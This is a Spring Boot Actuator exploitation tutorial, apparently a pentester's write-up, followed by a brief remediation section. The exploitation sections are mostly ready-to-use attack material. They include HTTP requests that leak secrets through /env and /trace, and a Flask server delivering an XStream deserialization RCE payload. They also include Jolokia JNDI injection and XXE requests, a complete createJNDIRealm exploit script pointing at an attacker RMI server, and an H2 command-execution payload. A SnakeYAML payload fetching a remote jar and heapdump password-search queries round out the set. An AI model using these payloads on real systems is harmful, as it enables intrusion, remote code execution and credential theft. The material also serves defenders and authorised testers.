0. Background
Actuator endpoints allow you to monitor and interact with your application. Spring Boot includes a number of built-in endpoints, and you can add your own as well. For example, the health endpoint provides basic application health information.
dirsearch supports scanning for Actuator endpoints.
1. Vulnerability Detection

Identifying SpringBoot
/error, There was an unexpected error (type=None, status=<font style="color:rgb(0, 0, 0);">999</font>)./resume, There was an unexpected error (type=Method Not Allowed, status=<font style="color:rgb(0, 0, 0);">405</font>).
For Spring 1x, they are registered under /; in 2x, they were moved to the /actuator/ base path.
Identifying Actuator
Refer to https://github.com/artsploit/SecLists/blob/master/Discovery/Web-Content/spring-boot.txt

Important routes:

Common spring boot functionality
/dump - displays the thread dump (including stack traces)
/autoconfig - displays the auto-configuration report
/configprops - displays configuration properties
/trace - displays the last few HTTP messages (may contain session identifiers)
/logfile - outputs the contents of the log file
/shutdown - shuts down the application
/info - displays application information
/metrics - displays "metrics" information for the current application
/health - displays the application's health indicators
/beans - displays the complete list of Spring Beans
/mappings - displays all MVC controller mappings
/env - provides access to the configuration environment
/restart - restarts the application
2. Vulnerability Exploitation
0x01 /env Leading to Information Disclosure
Search globally for password, pwd
Via **${name}** ** you can retrieve plaintext fields**
For example, for the gitPassword variable, send the following request, then POST arbitrary content to refresh, to retrieve the corresponding information (obtain the password via basic authentication):
POST /env HTTP/1.1
Host: 0.0.0.0(actual IP or host address)
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 81

eureka.client.serviceUrl.defaultZone=http://${gitPassword}@0.0.0.0:8080
Ps: Normally you need to wait 3 seconds for a response packet. If it returns immediately, the service may be missing the spring-boot-starter-actuator extension package, in which case the refresh vulnerability cannot be exploited.
A trick that requires no VPS
When both /env and /trace are available, you can send a POST request to localhost and leak the password through /trace.
Say my actuator is running on port 8090; then POST ${PID} to localhost:
POST /env HTTP/1.1
Host: actuator:8090
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

eureka.client.serviceUrl.defaultZone=http://${PID}@127.0.0.1:8090/poc/${PID}
Then just go look for the plaintext value under /env!

0x02 Eureka-Client <1.8.7 XStream Deserialization Vulnerability
Note: This vulnerability overwrites the remote host’s configuration. It is recommended to save the original defaultZone first and change it back after exploitation is finished, otherwise the service may crash.
- The
defaultZonefield exists in/configprops - The
Eurekafield exists in/health
Exploitation script (Windows):
from flask import Flask, Response

app = Flask(__name__)

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>', methods = ['GET', 'POST'])
def catch_all(path):
	xml = """<linked-hash-set>
  <jdk.nashorn.internal.objects.NativeString>
    <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
      <dataHandler>
        <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
          <is class="javax.crypto.CipherInputStream">
            <cipher class="javax.crypto.NullCipher">
              <serviceIterator class="javax.imageio.spi.FilterIterator">
                <iter class="javax.imageio.spi.FilterIterator">
                  <iter class="java.util.Collections$EmptyIterator"/>
                  <next class="java.lang.ProcessBuilder">
                    <command>
                  <string>cmd</string>
                  <string>/c</string>
                  <string>calc.exe</string>
                  </command>
                    <redirectErrorStream>false</redirectErrorStream>
                  </next>
                </iter>
                <filter class="javax.imageio.ImageIO$ContainsFilter">
                  <method>
                    <class>java.lang.ProcessBuilder</class>
                    <name>start</name>
                    <parameter-types/>
                  </method>
                  <name>foo</name>
                </filter>
                <next class="string">foo</next>
              </serviceIterator>
              <lock/>
            </cipher>
            <input class="java.lang.ProcessBuilder$NullInputStream"/>
            <ibuffer></ibuffer>
          </is>
        </dataSource>
      </dataHandler>
    </value>
  </jdk.nashorn.internal.objects.NativeString>
</linked-hash-set>"""
	return Response(xml, mimetype='application/xml')

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=8)
Note that the command to execute goes inside <string>. Tested: the following payload also works on Windows:
<string>cmd /c calc.exe</string>
First, run the Python script above to bring up the exploitation VPS
①POST /env
POST /env HTTP/1.1
Host: actuator:8090
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

eureka.client.serviceUrl.defaultZone=http://127.0.0.1:8/
②POST /refresh
POST /refresh HTTP/1.1
Host: actuator:8090
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
③Restore the original defaultZone
One more small detail: for Spring 2.x, a JSON Content-Type is required:
POST /actuator/env HTTP/1.1
Host: actuator:8090
Content-Type: application/json
Content-Length: 0

{"name":"eureka.client.serviceUrl.defaultZone", "value":"http://0.0.0.0:8/"}
Likewise, POST refresh also requires setting Content-Type: application/json
0x03 /jolokia reloadByURL Vulnerability
The “
reloadByURL” operation provided by the Logback library allows us to reload the logging configuration from an external URL
- In
/jolokia/list, thereloadByURLvalue exists
PoC
Get
/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/[DNSLOG]!/logback.xml
Receive

It contains JDK version information. And of course, as you know, this approach works with DnsLog
JNDI=>RCE
HTTP Server, host logback.xml with the following content:
<configuration>
  <insertFromJNDI env-entry-name="rmi://[ip]:[port]/1u4fif" as="appName" />
</configuration>
Then set up a malicious RMI server listening on port 1099
(You can use JNDI-Injection-Exploit to set up the malicious RMI service)


Finally, just send a request to the Actuactor and it’s done
GET /jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/[http.server]!/logback.xml HTTP/1.1
Host: actuator:8090
XXE

Under the /jolokia/list directory, if the logback component exists, you can use jolokia to remotely include a logback.xml configuration file, causing blind XXE.
GET /jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/127.0.0.1:8!/logback.xml HTTP/1.1
Host: actuator:8090
Trying to use XXE for DoS will fail — the JDK imposes restrictions…
0x04 /jolokia createJNDIRealm Deserialization
- In
/jolokia/list,createJNDIRealmexists - If the target site has the
jolokiaendpoint enabled and thecreateJNDIRealmmethod exists, a JNDI injection RCE test can be performed
There are 5 steps in total:
- Create the JNDIRealm
- Write contextFactory as RegistryContextFactory
- Write connectionURL as your RMI Service URL
- Stop the Realm
- Start the Realm to trigger the JNDI injection
It’s all integrated into the script below!
As before, first set up the malicious RMI server (you can use JNDI-Injection-Exploit), then modify the payload below
import requests as req
import sys
from pprint import pprint
import json
import ssl
import  urllib3
import hashlib
urllib3.disable_warnings()
ssl._create_default_https_context = ssl._create_unverified_context

#### Payload ####
URL = "http://actuator:8090/" + "/jolokia/"
RMI_SERVER = "rmi://[vps]:1099/uqeu9k"

#Create the JNDIRealm
create_JNDIrealm ={"mbean": "Tomcat:type=MBeanFactory","type": "EXEC","operation": "createJNDIRealm","arguments": ["Tomcat:type=Engine"]}

#Write contextFactory
set_contextFactory ={"mbean": "Tomcat:realmPath=/realm0,type=Realm","type": "WRITE","attribute": "contextFactory","value": "com.sun.jndi.rmi.registry.RegistryContextFactory"
}

#Write connectionURL as your own public RMI service address
set_connectionURL = {"mbean": "Tomcat:realmPath=/realm0,type=Realm","type": "WRITE","attribute": "connectionURL","value": RMI_SERVER}

#Stop the Realm
stop_JNDIrealm = {"mbean": "Tomcat:realmPath=/realm0,type=Realm","type": "EXEC","operation": "stop","arguments": []}

#Run the Realm, triggering the JNDI injection
start = {"mbean": "Tomcat:realmPath=/realm0,type=Realm","type": "EXEC","operation": "start","arguments": []}

EXPs = [create_JNDIrealm, set_contextFactory, set_connectionURL, stop_JNDIrealm, start]

for i in EXPs:
    rep = req.post(URL, json=i)
    print(rep.text)

print("Done!")
Run the script and you get RCE! No side effects observed…
0x05 H2 RCE
Spring Boot 2.x has an RCE caused by improper H2 configuration
- GET /actuator/restart returns status code 405
- POST /actuator/restart returns status code 415 (without specifying
Content-Type)
Exploitation process:
1
POST /actuator/env HTTP/1.1
Host: actuator:8080
Content-Type: application/json
Content-Length: 348

{"name":"spring.datasource.hikari.connection-test-query","value":"CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {return s.next();} throw new IllegalArgumentException();}'; CALL EXEC('cmd /c calc.exe');"}
2
POST /actuator/restart HTTP/1.1
Host: actuator:8080
Content-Type: application/json
Content-Length: 0
This will crash the service (use with caution!!!)
0x06 SnakeYAML RCE
Pull the vulnerable environment (repository/springcloud-snakeyaml-rce) and run it; running it under docker is recommended.
First, create a payload.yml file and place it in the web directory
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://127.0.0.1:88/payload.jar"]
  ]]
]

Next, clone the https://github.com/artsploit/yaml-payload repository locally, and modify the command to execute in src/artsploit/AwesomeScriptEngineFactory.java, as shown in the figure
Then, POST /env to update
POST /env HTTP/1.1
Host: actuator:9092
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

spring.cloud.bootstrap.location=http://127.0.0.1:88/payload.yml
Update via the refresh endpoint
POST /refresh HTTP/1.1
Host: actuator:9092
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
0x07 /heapdump
When downloading /heapdump returns 403, /heapdump.json can be downloaded successfully
Eclipse Memory Analyzer :https://www.eclipse.org/mat/downloads.php
Open the tool, file->open heap dump, select the downloaded file, click the OQL tab, type into the query box, and click the red exclamation mark to execute the SQL statement
- For spring boot 1.x heapdump query results, the final results are stored in the key-value of a
java.util.Hashtable$Entryinstance
select * from java.util.Hashtable$Entry x WHERE (toString(x.key).contains("password"))
- For spring boot 2.x heapdump query results, the final results are stored in the key-value pairs of a
java.util.LinkedHashMap$Entryinstance. This article tested the springboot 2.x version, combined with env information for searching
select * from java.util.LinkedHashMap$Entry x WHERE (toString(x.key).contains("password"))
3. Vulnerability Remediation
0x01 Add Authentication
First, in pom.xml, add the dependency
<dependency>
	<groupId>org.springframework.boot</groupId>
	<artifactId>spring-boot-starter-security</artifactId>
</dependency>
Then, configure the account and password in application.properties
management.security.enabled=true
security.user.name=admin
security.user.password=admin123

After configuration, everything under /* except /info requires basic authentication to access, e.g. http://actuator:8090/env, which affects normal usage~
0x02 Disable Endpoints (Recommended)

First option: disable all endpoints.
Configure in application.properties
endpoints.enabled = false
Second option: disable some endpoints
Likewise configured in application.properties
①First disable all
②Then re-enable some endpoints
endpoints.enabled = false
endpoints.metrics.enabled = true
endpoints.health.enabled = true

The effect looks like this
Accessing /metrics and /health works fine
Accessing /env likewise fails